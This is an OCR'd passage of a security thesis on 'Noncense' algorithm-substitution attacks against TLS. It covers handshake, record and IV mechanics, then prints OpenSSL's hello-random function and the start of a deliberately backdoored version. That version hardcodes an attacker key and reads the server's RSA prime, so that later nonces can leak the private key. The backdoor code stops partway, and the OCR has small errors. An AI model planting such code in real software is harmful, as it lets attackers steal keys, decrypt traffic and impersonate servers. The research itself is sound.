



Figure 3.3: An Illustration of the relation between TLS sessions as connections.


list of supported ciphers. The client already guesses the key agreement protocol the server is likely to choose and sends its corresponding key material within the Hello Message.
The server sends his hello with a random number, but again extended with the selected key agreement protocol, the corresponding key share and the Server Finished message. Compressing all this into one message saves four steps or one RTT, respectively. The client then checks the servers certificate, generates a key from the exchanged random numbers and sends this together with the Client Finished message to the server. See Figure 3.5b for a visualization of the TLS 1.3 0 RTT handshake message flow.
This subprotocol is home to one of the two Noncense attacks.

3.2.2 The TLS Record Protocol

The *Record Protocol* deals with the actual transmission of data. It "takes" data from another application and chunks it into fragments (called *TLS records*) of a certain size. In older versions of TLS these packets could be compressed, but this feature was rarely used and




(a) The TLS 1.2 Full Handshake




(b) The TLS 1.2 Abbreviated Handshake

Figure 3.4: The different TLS 1.2 Handshakes. Optional messages are indicated by a start (*), encrypted are enclosed in brackets ([...]).



(a) The TLS 1.3 Full Handshake



(b) The TLS 1.3 0-RTT Handshake

Figure 3.5: Different TLS 1.3 Handshakes. Optional messages are indicated by a start (*), encrypted are enclosed in brackets ([...]).




Figure 3.6: An Illustration of the TLS Record Pipeline.

found to be vulnerable against the CRIME attack [Mit12], so it was removed in TLS 1.3. The packets are then encrypted and hashed for integrity protection, before they are sent on their way to the receiver. See Figure 3.6 for a visualization of the TLS record pipeline. The receiver goes through this process backwards in order to reconstruct the original data, which is then handed to the receiving application.
This subprotocol is home to the second of the two Noncense attacks.

3.2.3 The TLS Crypto Architecture

A central role in the TLS crypto architecture is the *Master Secret*. All cryptographic material such as keys and IVs are generated from this master secret. To generate enough of such material, the master secret is expanded through a pseudorandom function (PRF). This PRF takes the master secret as a "core" secret and combines it with the server and client hello random numbers (See Figure 3.7). An arbitrary number of pseudorandom bytes can be generated this way. The first generated bytes are used as MAC secrets, the following as keys, the ones after that as IVs and so forth.
The master secret in turn is generated through a PRF that takes a premaster secret as secret and again combines this with the client and server hello random number. The premaster secret is generated by the client and sent to the server in the Client Key Exchange message.




Figure 3.7: An illustration of the TLS Master Secret.

3.3 TLS Versions

TLS 1.0 The original TLS version was published in 1999 in order to "upgrade" the existing SSL 3.0, which was developed by Netscape Communications [DA99]. Even though the protocol was only slightly modified, TLS and SSL are not interoperable per se, but require TLS 1.0 to downgrade to SSL 3.0.

TLS 1.1 TLS 1.1 was published in 2006 and mitigated attacks against the cipher-block chaining mode of operation by introducing *Explicit IVs* (eIVs). This is important because one of the two Noncense Attacks relies on eIVs [DR06].

TLS 1.2 The third TLS Version, TLS 1.2, was published only two years after TLS 1.1 and replaced the default *Pseudorandom Function* (PRF), a combination of MD5 and SHA-1, with the more secure SHA-256. It also expanded the support of authenticated encryption and added TLS Extensions and removed backwards compatability for SSL 2.0 [DR08].

TLS 1.3 The latest version of TLS was defined in 2018 [Res18]. It most importantly removed the support for various insecure ciphers, hash functions, elliptic curves and other features, such as packet compression. On the other hand, few new ciphers as well as special handshakes, such as the 0-RTT handshake, were introduced.

4 The Attack against TLS - Theory

After the general description of ASAs in Chapter 2, this chapter describes the adjustment made to the attacks in order to use them against TLS.

4.1 What does a Foothold look like?

The Noncense Attack manipulates the selection of nonces. So a foothold needs to select a nonce in some way. Nonces might be determined by factors like sequence numbers, which are not random. A foothold for a Noncense attack needs to select a *random* nonce. Last, but not least, it is of no use to the attacker, if this nonce is only internally used. The random nonce needs to be transmitted for the attacker to eavesdrop on it. However, it is of no importance whether or not this nonce is encrypted. If the nonce is encrypted, not the nonce will be checked for information, but the nonce's ciphertext. This is the case for one of the proposed methods.

4.2 The Original Approach

The first approach of this thesis targeted at TLS1.2 with the goal to leak a sessions master secret via the IV of a ciphertext. The master secret is generated from a premaster secret, as well as the client's and the server's nonce. The client's and server's nonce were both selected in the respective Hello Messages. The client then chose the sessions premaster secret as a random nonce, which was sent to the server. Both client and server then separately derived the sessions master secret from the different nonces. The idea was that a malicious client would select a premaster secret in a way, that the first few generated IVs would leak the required information. An attacker would only require the premaster secret to derive the master secret, as the client's & server's nonce are transmitted in plain text, only the premaster secret is encrypted.

This approach was discarded soon for multiple reasons:

1. It required a significant amount of computations to precalculate the IVs. The calculations would not have been feasible within reasonable time.
2. Even if the precalculation of IVs from a single master secret would have been feasible, it still is very unlikely that a whole premaster secret could be leaked trough the

IVs. A TLS 1.2 premaster secret is 46 bytes long, so the probability of selecting a pre master secret that leaks every byte is

$$\left(\frac{1}{256}\right)^{46} = 1.663265562503184 \times 10^{-111},$$

which is basically 0.

3. The attack would only work against clients, as they select the premaster secret. Server however, are a at least as important, as they allow to monitor multiple users and are more likely to have a secret key at all. In a webserver/-client scenario for example, the client usually has no key. Therefore there is no key to leak on the client side.
   Non the less, there are scenarios, such as a Virtual Private Network (VPN), where both clients and server do have a key that could be leaked[Ope20c].

4. The goal of the thesis shifted. It became apparent, that it is more favorable to leak a secret key of a party, which is used to encrypt a premaster secret and is the same for every session, and then to simply decrypt captured premaster secrets with this key. Also, the secret key could be used to impersonate the server, e.g. to set up a clone and harvest client information.

The work was non the less helpful, as through the lessons learned, two other approaches were developed, both aiming to leak a secret key, instead of session or connection related information.

4.3 Hello.Random Method

The TLS handshake was described in Subsection 3.2.1. It consists of different messages that may or may not be sent when initiating a connection. These messages may or may not be encrypted. These factors vary between the specific setup, as well as TLS versions. But one message always contains a nonce, is always unencrypted and will always be sent: The Hello Message.
The nonce sent in this message is used together with the other party's nonce and the premaster secret to calculate a session's master secret, as well as the required cryptographic material for individual connections. This nonce can be chosen in a way that reveals information without compromising the subsequent calculations. As the Hello Messages are unencrypted, it is easy for an attacker to capture the nonces by just eavesdropping on the handshake (even though encryption would not be that big of a problem either, as explaind for the eIV method in Subsection 4.4.3). This allows a setup independent attack as

described in Algorithm 4 across all versions of TLS. The implementation of this attack will be explained in Section 5.2.

4.4 eIV Method

The eIV Method is more complex than the Hello.Random and specific to TLS 1.2. It requires in-depth knowledge of different modes of operations for blockciphers, but boils down to the same process as the Hello.Random method: Selecting a nonce that reveals information.

4.4.1 Blockcipher Modes of Operation

The important nonce for the eIV method is the initialization vector (IV) of a blockcipher mode of operation. A *blockcipher* Bc takes a *message* M and uses a *key* K to encrypt it to a *ciphertext* C.

$$\text{Enc}_{Bc,K}(M) = C$$

But it can only encrypt blocks of a fixed size, e.g. 256 bit. If a cipher has to encrypt multiple blocks, there are different ways this can be done. These ways to encrypt multiple blocks are called *modes*. The *cipherblock chaining* (CBC) mode for example XORs the ciphertext of a previous block with the message of the next block before encryption [Dwo01].
The first block of a ciphertext, which has no predecessor, is XORed with an *initialization vector* (IV), which should be a nonce (See Figure 4.1).

$$\begin{aligned} \text{Enc}_{Bc,K}(M = IV, m_1, .., m_n) = IV, c_1, .., c_n = C, \\ c_j = \text{Enc}_{Bc,K}(c_{j-1} \oplus m_j), c_0 = IV \quad \forall j \in [1, n] \\ |m_i| = \text{Blocksize}(Bc) \quad \forall i \in [1, n] \end{aligned}$$

Modes such as CBC are the go-to choice when encrypting multiple blocks. These modes usually use an IV. This IV is a nonce and typically chosen at random.
This allows a Noncense attack.

4.4.2 Static & Explicit IV

But TLS goes one step further and splits the IV into two halves: the *implicit IV* or *static IV* (sIV) and the *explicit IV* (eIV) [DR08] [Res18].
The sIV can e.g. be a session number, which is known to both client and server. As both parties know the sIV, there is no need to transmit this part. The sIV may or may not stay the same for a whole communication. It is not further specified wheter the IV is built from




Figure 4.1: Illustration of the CBC mode. Picture taken with friendly permission of Thomas Eisenbarth [Eis18].

the sIV and eIV (so $sIV||eIV = IV$), or if the eIV and sIV are independent parts of each other ($sIV \neq eIV \neq IV$). In the last case the eIV would be treated as a block of plain text, which is the case with the TLS 1.2 implementation.
The eIV is a nonce and is transmitted with the ciphertext. In TLS 1.2 the eIV is a random number. The other party does not know this random number and has no way to derive it from previously shared knowledge. Therefore it is necessary to transmit the eIV with the ciphertext. In TLS 1.3 the eIV is formed from the record sequence number, which is XORed with the static IV [Res18]. Therefore it does not contain any online randomness and can not be used for a Noncense attack.

4.4.3 The Way OpenSSL encrypts Records

In the implementation of the TLS protocol the static IV and the explicit IV are not tied together in any way. The IV is not split into two halves, one being the sIV and one the eIV. Instead, the sIV is the normal IV of the normal IV's size and the eIV is just a block of random data written in front of the plaintext before encryption. So the eIV is really more of just another block of plaintext, than an actual IV. Upon encryption the eIV is encrypted with the key and the IV in the first step. Only in the second step the first block of actual plaintext is encrypted with the result of the Encryption of the eIV, together with the key. For a visualization of this process, see Figure 4.2

To clarify the difference: What *NOT* happens is, that the first block of plaintext is encrypted with a mix of sIV and eIV *in the first step*. The algorithm's IV is *NOT* a combination of sIV and eIV, but just the sIV. Therefore the eIV is treated as just another block of plaintext.




Figure 4.2: Illustration of the encryption and decryption with a static and explicit IV.

4.4.4 The eIV Method Idea

The way OpenSSL encrypts records makes a leak of information through the eIV more difficult, because not the nonce needs to be checked for a leak of information, but the ciphertext of the nonce. In other words, not IV needs to be checked, but $\text{Enc}_{Bc,k}(sIV, eIV) = C$. So the algorithms pseudocode is adjusted that way.

Algorithm 6: eIV ASA: Choosing a random nonce, encrypting it and checking if the ciphertext contains information about the key.

```
1  int timer = 0
2
3  while timer < timeout do
4      nonce ← getRandom(size)
5
6      encryptedNonce = cipher.Encrypt(nonce)
7      randomNumber = PRF(encryptedNonce, attackerKey, size)
8
9      if randomNumber[1] == key[randomNumber[0]] then
10         break
11
12     timer ++
```

All in all, this is still the same pseudocode as described in Algorithm 4, but with the encryption of the nonce taken into account.
The nonce is encrypted in line 6 of Algorithm 6 and the ciphertext used as input for the PRF in line 7.

4.5 The Goal of these Attacks

Even though arbitrary information can be leaked, the goal of this thesis is to leak a key. Without loss of generality this key shall be a RSA private key. In the described scenario this is the server's key, which is used to encrypt the premaster secret. If an attacker is able to decrypt the premaster secret, he can retrace the calculation of the master secret (as the nonces from the Hello Messages are unencrypted and therefore known) and the rest of the key material. Therefore he can decrypt all records that were sent. Furthermore, the private key represents the required knowledge to impersonate the victim, e.g. for a man-in-the-middle (MitM) attack.

4.6 What do you need to achieve your goal?

An RSA private key is constructed from multiple parts, most importantly two prime numbers p and q. Various methods describe the reconstruction of a RSA private key if only parts of its values are known [HS09; HS08]. This allows to reduce the required information to just the prime number p, which dramatically decreases the amount of nonces that need to be sent in order to reconstruct the key. The validity of the calculated key can be checked by decrypting ciphertexts of known messages that have been encrypted with the victim's public key.

5 The Attack against TLS - Practice

After explaining the theory of the attacks in the previous chapter, this chapter deals with their actual implementation in the OpenSSL library.

5.1 OpenSSL

OpenSSL is a software library, developed and maintained by the OpenSSL Software Foundation since 1998, that implements the TLS protocol and various other cryptographic tools. The majority ($\sim 70\%$) of the code is written in C, a lot ($\sim 25\%$) is written in Perl and the rest ($\sim 5\%$) is a mix of C++, Objective-C, Shell, Assembly and other languages [Ope20a]. On the function-level the developers make great use of the "Abstract Factory" Design Pattern [Gam+94], e.g. for interchangeability of encryption algorithms when sending a TLS record.

5.1.1 Why OpenSSL?

Many libraries implement the TLS protocol. Some are specialized on specific usecases, for example WolfSSL, which is designed for embedded systems [wol20]. Others, like Microsoft's SymCrypt, were operating system specific (in SymCrypt's case Microsoft Windows [Mic20]) at the beginning of this work and therefore not compatible to operating system used to create this thesis (Ubuntu 20.04.1 LTS [1]). Some libraries dissemination is unknown and assumed to be smaller than those of others, for example the German Federal Office for Information Security approved [Bun17] Botan Library [Ran20]. Finally, some libraries such as LibreSSL [The20], are forks of other libraries, so if an attack works for the original library, it might (with slight modifications) also work for the forked library.
After carefull consideration two big libraries remained for this work: GnuTLS [RUB20] and OpenSSL [Ope20b]. Both are non-specific libraries, supporting a huge variety of algorithms and features. Out of personal preference, the choice fell on OpenSSL.

[1] `https://ubuntu.com/`

5.1.2 Overview of OpenSSL

The OpenSSL library is split into 4 main *packages*:

1. The **libcrypto** library, which provides all sorts of cryptographic algorithms.
2. The **Engine Modules**, which are dynamically loadable modules that can be used to extend the libcrypto library's functionality.
3. The **libssl** library, which provides an implementation of the TLS protocol, as well as some other protocols (e.g. DTLS), and uses the libcrypto library for the necessary cryptographic algorithms.
4. The **openssl executables**, which are programs that use the libcrypto and libssl libraries for commandline tools such as the `genrsa` or the `passwd` tool for generating RSA Keypairs or passwords, respectively.

These 4 packages encapsulate the different *components* of OpenSSL. E.g. there is one component for the AES en-/decryption algorithm, one for the TLS Record protocol and one for the `genrsa` commandline tool. A component then houses the actual implementation, files, classes, function and code of a functionality.

5.1.3 Finding the place where the magic happens

At first it proved to be rather difficult to get an overview of the OpenSSL code. The sheer size of the library and the lack of a "main entrance point" into the code made it hard to get a hold of it. Modern (TLS) and legacy (SSL) functions were mixed together and the size of a single function frequently went beyond one screen size, carrying out a wide range of different operations. Meanwhile, the quality of the code's documentation ranged from none at all, over a list of function names with a basic description up to quite helpful manpages, the majority being helpful for people who were already somewhat familiar with the code, but not necessarily for those, who were not.
First probes into the libcrypto package to find the creation of IVs were unsuccessful. The `Go to References`-feature of the Microsoft Visual Studio Code IDE [2] made it possible to reconstruct that IVs were supplied to the libcrypto package from the outside. This function continued to be helpful throughout the rest of the work. A revisit of the TLS specification and a second look at the OpenSSL architecture then helped to find the right files in the libssl package.

[2] `https://code.visualstudio.com/`

5.2 Hello.Random Method

The Hello.Random method manipulates the nonce that is sent in the TLS hello message. The function `ssl_fill_hello_random()` provides that nonce and can be found in the file `s3lib.c`, which is part of the TLS component of the libssl package. It is one of the core classes that implement the TLS protocol, with functions for managing the TLS connection, performing the handshake and generating the master secret.

5.2.1 The Original Hello.Random Code

Now for the actual code of the original Hello.Random code. It is printed in Listing 5.1 and interrupted by explanations of the code:

Listing 5.1: The orignial Hello.Random Function

```
1  int ssl_fill_hello_random(SSL *s, int server, unsigned char *result,
2                                size_t len, DOWNGRADE dgrd) {
```

The function receives an object of type *SSL*. This object contains the basic SSL/TLS functionality and does not represent a single session or connection. It provides a context for sessions and connection and is used in almost every function. Functions can manipulate sessions and connections through this object.
The **result* object is a buffer where the bytes that are used as nonce are written. *len* specifies the length of the required nonce and *dgrd* specifies if a downgrade is required.
If the whole function is successful, it will return 1, and 0 or less otherwise.

```
3  int send_time = 0, ret;
4
5  if (len < 4)
6          return 0;
7  if (server)6
8          send_time = (s->mode & SSL_MODE_SEND_SERVERHELLO_TIME) != 0;
9  else
10         send_time = (s->mode & SSL_MODE_SEND_CLIENTHELLO_TIME) != 0;
```

A few checks are made, which are used in just a moment to determine the size of the required nonce.

```
11 if (send_time) {
12         unsigned long Time = (unsigned long)time(NULL);
13         unsigned char *p = result;
```

```
14
15          l2n(Time, p);
16          ret = RAND_bytes_ex(s->ctx->libctx, p, len - 4);
17  } else {
18          ret = RAND_bytes_ex(s->ctx->libctx, result, len);
19  }
```

Depending on the previous checks, either a nonce of size *len* of *len - 4* is randomly generated by the `RAND_bytes_ex()` function. This function is handed an object from the SSL object, a buffer to write the random number to, and the required size of that random number. If successful, it returns 1, and 0 or less otherwise, which is saved in the variable *ret*.

```
20  if (ret > 0) {
21          if (!ossl_assert(sizeof(tls11downgrade) < len)
22                  || !ossl_assert(sizeof(tls12downgrade) < len))
23          return 0;
24          if (dgrd == DOWNGRADE_TO_1_2)
25                  memcpy(result + len - sizeof(tls12downgrade), tls12downgrade,
26                          sizeof(tls12downgrade));
27          else if (dgrd == DOWNGRADE_TO_1_1)
28                  memcpy(result + len - sizeof(tls11downgrade), tls11downgrade,
29                          sizeof(tls11downgrade));
30  }
31
32  return ret;
```

Once a nonce has been selected, the function checks for required downgrades and adjusts the nonce as necessary. If no errors occurred, it will terminate with the return value 1.

5.2.2 The Modified Hello.Random Code

The nonce is randomly selected in line 16, or 18 respectively. This code needs to be replaced with code which selects a nonce in the required way.
That could be achieved by modifying the `RAND_bytes_ex()` function, but this would cause an overhead every time a random number is required. To reduce the overall overhead, the modification will take place in the `ssl_fill_hello_random()`, where it will only be executed when a modified nonce is actually required.

Listing 5.2: The modified Hello.Random Function

```
1  int ssl_fill_hello_random(SSL *s, int server, unsigned char *result,
2                            size_t len, DOWNGRADE dgrd) {
3
```

```
4  int send_time = 0, ret;
5  int calcLen = len;
6  unsigned char *buff = result;
7
8  if (len < 4)
9          return 0;
10 if (server)
11         send_time = (s->mode & SSL_MODE_SEND_SERVERHELLO_TIME) != 0;
12 else
13         send_time = (s->mode & SSL_MODE_SEND_CLIENTHELLO_TIME) != 0;
14
15 if (send_time) {
16         unsigned long Time = (unsigned long)time(NULL);
17         unsigned char *p = result;
18
19         l2n(Time, p);
20         calcLen = len - 4;
21         buff = p;
22 }
```

The first change is in line 5 and 6, where two additional variables are initialized, which are used later to simplify the attack. The random number generation in line 18 and 20 was removed. Instead, if the `IF`-branch in line 15 was taken, the two additional variables are set to values which were originally used to generate the random number.
Now comes the actual attack:

```
23 const unsigned char asaKey[] = "BADBABE00000000000000000000000000";
24 const unsigned char asaIv[] = "BADBEEF00000000000000000000000000";
25 EVP_CIPHER_CTX *asaCtx = EVP_CIPHER_CTX_new();
26 EVP_EncryptInit(asaCtx, EVP_aes_128_cbc(), asaKey, asaIv);
27
28 int extraBlock = 0;
29 if(calcLen % EVP_CIPHER_CTX_block_size(asaCtx) != 0)
30         extraBlock = 1;
31
32 unsigned char *asaOut = (unsigned char*) malloc(calcLen * sizeof(unsigned char)
33         + extraBlock * EVP_CIPHER_CTX_block_size(asaCtx));
34
35 int asa_timer = 0;
36 unsigned char *rand = (unsigned char*) malloc(calcLen * sizeof(unsigned char));
```

First the PRF is set up. As a reminder: The PRF shall take the nonce as a seed and use a secret to generate a pseudorandom number. The PRF is used in the implementation is the AES128 cipher. This takes the attackers key and IV as a secret. The nonce is the plaintext

and acts as seed. The ciphertext is the result, which is checked whether or not it contains any information.
asaKey and *asaIV* are the attackers key and IV respectively, which are hardcoded into the library. *asaCtx* represents an object that is used for en-/decryption. This is initialized via the `EVP_EncryptInit()` instruction. If the length of the IV is not a natural divisor of the ciphers blocksize (in this case 128 Bit), an extra block is needed for the ciphertext. This is used to determine the size of the *asaOut* buffer, which contains the final ciphertext.
Also a timer is initialized at 0 to keep track of the ammount of tries to find a matching nonce.
The random nonce is written into the *rand* buffer before encryption and acts as the plaintext (or seed, from a PRF perspective).

```
37 EVP_PKEY *privKey = SSL_get_privatekey(s);
38 const RSA *rsa = EVP_PKEY_get0_RSA(privKey);
39
40 const BIGNUM *p = RSA_get0_p(rsa);
41 unsigned char *pBytes = malloc(BN_num_bytes(p) * sizeof(unsigned char));
42 BN_bn2bin(d, pBytes);
```

Now the private RSA key is acquired. It is saved in the SSL "god object" and can be read with one simple instruction. No further authentication or authorization is required. The library trusts that all its parts are not malicious, therefore basically every part can access every information.
